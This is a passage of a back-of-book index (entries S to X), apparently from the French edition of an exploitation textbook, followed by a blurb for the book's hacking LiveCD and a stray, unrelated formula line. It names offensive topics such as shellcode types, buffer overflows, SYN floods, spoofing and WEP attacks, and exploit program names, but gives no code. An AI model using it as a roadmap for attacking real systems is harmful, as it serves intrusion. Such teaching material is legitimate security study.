send(), fonction 206, 213
send_string(), fonction 215
seq, commande 147
Séquence
  d'échappement 51
  d'octets 415
    réutiliser 457
Serveur Web
  telnet pour une connexion TCP/IP à 215
  tinyweb 224
Session, couche OSI 202
  pour un navigateur web 224
set disassembly intel, commande 28
set user ID (setuid), autorisation 94
seteuid(), fonction 312
setresuid(), appel système 313
setsockopt(), fonction 211
SFP (Pointeur de bloc d'activation sauvegardé) 74
Shannon, Claude 410
Shellcode 143
  argument comme option de placement 380
  connect-back 332
  créer 308
  écraser une section .dtors avec l'adresse de 197
  emplacement mémoire 148
  lancement d'un shell 316
  langage assembleur 298
  liaison à un port 291, 327
  memcpy(), fonction pour copier 145
  mise à zéro des registres 307
  placer dans une variable d'environnement 195
  polymorphe en ASCII imprimable 391
  preuve de fonctionnement 351
  sauter au 402
  serveur web 346
  taille, réduire 311
  tinyweb, reprendre l'exécution du démon 360
shellcode.s, programme 315
Shor, Peter 422
short, mot clé 45
shroud.c, programme 279

sigint_handler(), fonction 337
SIGKILL, signal 338
signal(), fonction 336
signal_example.c, programme 336
Signaux, pour les communications interprocessus sous Unix 338
Simple Mail Transfer Protocol (SMTP) 229
simple_server.c, fichier 211
simplenote.c, programme 87
sizeof()
  fonction 61
  macro C 46
Sklyarov, Dmitry 4
SMTP (Simple Mail Transfer Protocol) 229
Smurf, attaques 267
sockaddr, structure 207, 318, 319
  pointeur sur 208
sockaddr_in, structure 363
socket(), fonction 205, 207, 211, 327
socket_reuse_restore.s, fichier 372
socketcall(), appel système sous Linux 317
Sockets 320
  client web 220
  conversion d'adresse 210
  descripteur de fichier d'une connexion acceptée 213
  en mode flot 229
  exemple de serveur 214
  fonctions 207
  par datagrammes 204
  par flots 204
  réutiliser 374
  tinyweb 224
Solar Designer 440, 474
Song, Dug 233, 258, 474
Sparc, processeur 23
sprintf(), fonction 272
srand(), fonction 106
SSL (Secure Sockets Layer) 409
  protections contre l'usurpation d'identité 427
stack_example.c, programme 74
Stallman, Richard 3
Standard
  bibliothèque d'E/S 22
  entrée 320, 373
  erreur 320
  sortie 320
static, mot clé 80
static.c, programme 70
static2.c, programme 71
stderr, argument 83
stdio, fichier d'en-tête 22
stepi, commande (GDB) 399
strace, programme 351, 368
strcat(), fonction 128
strcpy(), fonction 42, 380
string.h 42
strlen(), fonction 88, 128, 216
strncasecmp(), fonction 220
strstr(), fonction 223
Structures 105
  accès aux éléments 103
su, commande 93
sub, instruction 28, 305, 307
Substitution, table de 454
sudo, commande 93, 95
Superposition 416
Symétrique, chiffrement 416
SYN
  indicateurs 230
  saturation 265
    empêcher 265
  scan
    empêcher les fuites d'informations 278
    furtif 274
synflood.c, fichier 261

sys/stat.h, fichier 88
indicateurs de bits 91
system(), fonction 154
retourner dans 395
Systèmes de détection d'intrusion (IDS) 4, 370
Systèmes de prévention d'intrusion (IPS) 370

T

Table
de correspondance hachée 441
de substitution 8 sur 8 454
Tableaux en C 41
de caractères 41
Tampons 41
restrictions d'un programme 391
Tas 73
agrandissement 79
allocation mémoire 82
débordement de tampon 162
fonction d'allocation 80
variable
déclaration 81
espace alloué 82
TCP/IP 203
connexion à un serveur Web avec telnet 215
détourner 273
pile, saturer de SYN 261
tcp_v4_send_reset(), fonction 278
tcpdump 232, 233
BPF 269
code source 238
tcphdr, structure (Linux) 242
Teardrop, attaque 265
telnet 213, 229
ouvrir une connexion TCP/IP vers un serveur Web 215
Temps d'exécution d'un algorithme simple 413
Terminaison, exécuter automatiquement une fonction lors de la 192
Texte
en clair, structure d'un protocole 214
segment 73
th_flags champ de la structure tcphdr 242
then, mot clé 11
Théorie de l'information 412
time(), fonction 102
time_example.c, programme 102
time_example2.c, programme 104
time_ptr, variable 102
timestamp(), fonction 367
tiny_shell.s, programme 311
tinyweb.c, programme
démon système 342
convertir en 335
exploit pour 286
vulnérabilité 283
tinyweb_exploit.c, programme 286
tinyweb_exploit2.c, programme 289
tinywebd.c, programme 339, 370
fichier journal 348
tm, structure 102
Traçage
de la pile 44, 65, 285
des appels de fonctions imbriqués 70
Traducteur de langage machine 9
Transmission Control Protocol (TCP) 204, 229
connexion
accéder à un shell distant 321
ouvrir 327
en-tête de paquet 241
indicateurs 229
reniflage avec des sockets brutes 234
structure 239
Transmission de données non chiffrée 233
Transport, couche OSI 202, 203
pour un navigateur Web 224, 231

Triple-DES 416
typecasting.c, programme 55
typedef 254
Types de données des variables 14

U

UDP (User Datagram Protocol) 205, 229, 231
  paquets d'echo, amplification d'une attaque avec 266
uid_demo.c, programme 94
ulimit, commande 301
uname, commande 140
Unicode, jeu de caractères 123
Unix
  pages de manuel 295
  signaux pour les communications interprocessus 338
  temps 102
unsigned, mot clé 45
until, boucle 12
update_info.c, fichier 379
usage(), fonction 87
User Datagram Protocol (UDP) 205, 229, 231
  paquets d'echo, amplification d'une attaque avec 266
/usr/include/asm/socket.h, fichier 212
/usr/include/asm-i386/unistd.h, fichier 296
/usr/include/bits/socket.h, fichier 206, 207
/usr/include/if_ether.h, fichier 238
/usr/include/linux/if_ethernet.h, fichier 238
/usr/include/netinet/ip.h, fichier 238, 239
/usr/include/netinet/tcp.h, fichier 238, 241
/usr/include/stdio.h, fichier 22
/usr/include/sys/sockets.h, fichier 205
/usr/include/time.h, fichier 102
/usr/include/unistd.h, fichier 296
/usr/src/mitm-ssh 424
Usurpation 248
  adresse IP consignée 367
  contenu d'un paquet 273
Utilisateurs, autorisations de fichiers pour les 92

V

Valeurs
  affectation de variables 14
  de retour, déclarer une fonction avec un type de données pour la 19
  de salt 160
    chiffrement des mots de passe 436
  numériques 46
    non signées 45
      entier pour une adresse de pointeur 60
    signées 45
  retournée par une fonction 19
Variables 14
  compilateur C et type de données 61
  d'environnement 148
    dans un exploit 154
    emplacement
      afficher 153
      aléatoire de la pile 396
    PATH 179
    placer un shellcode dans 195
    stocker une chaîne 394
  forçage de type 61
  globales 66, 67, 80
    adresses mémoire 72
    segment mémoire 73
  incrémenter la valeur 16
  locales 65
    adresses mémoire 72
    dans un bloc d'activation, afficher 70
    mémoire pour 137
  opérateurs
    arithmétiques 16
    de comparaison 18
  pointeur
    déréférencer 56
    forçage de type 55

portée 72
statiques 70
adresses mémoire 72
segment mémoire 73
structures 105
temporaires, de la commande print 34
Vecteur d'initialisation (IV)
collecter 469
WEP 453, 456, 459
tables de déchiffrement par dictionnaire basé sur 457
Vers 125
Vidage de la mémoire 301
void
mot clé 59
déclarer une fonction 20
pointeur (C) 59, 60
vuln.c, programme 392
Vulnérabilités
basées sur la pile 139
chaînes de format 179
dans le programme tinyweb.c 283
dans les logiciels 471
VML 125

W

webserver_id.c, fichier 219
WEP (Wired Equivalent Privacy) 452, 454
attaques 469
where, commande 65
while/until, boucles 12
Wired Equivalent Privacy (WEP) 452, 454
attaques 469
wireless 802.11b, chiffrement 455
Wozniak, Steve 3
WPA, protocole sans fil 468
write(), fonction 88
descripteur de fichier pour 86
page de manuel 295
pointeur 97

X

x/3xw, commande 65
x86, processeur 23, 28
instructions assembleur 297
xchg (exchange), instruction 325
xor, instruction 306, 307
xtool_tinywebd.sh, script 347
xtool_tinywebd_reuse.sh, script 373
xtool_tinywebd_silent.sh, script 368
xtool_tinywebd_spoof.sh, script 364
xtool_tinywebd_stealth.sh, script 350

À propos du CD

Le LiveCD amorçable fournit un environnement de hacking fondé sur Linux. Il propose les outils de développement, de débogage, de manipulation du trafic réseau et de craquage du chiffrement. Il contient le code source et les applications mentionnés dans cet ouvrage. Le hacking consiste à découvrir et à innover. Avec ce LiveCD, vous pouvez suivre les exemples de ce livre et mener vos propres expérimentations.

Le LiveCD peut être utilisé avec la plupart des ordinateurs personnels actuels sans installer un nouveau système d'exploitation ni modifier la configuration courante de l'ordinateur. Vous aurez besoin d'un PC de type *x*86, avec au moins 64 Mo de mémoire système et un BIOS configuré pour démarrer depuis un CD-ROM.

$$24 = \frac{6}{1 - \frac{3}{4}}$$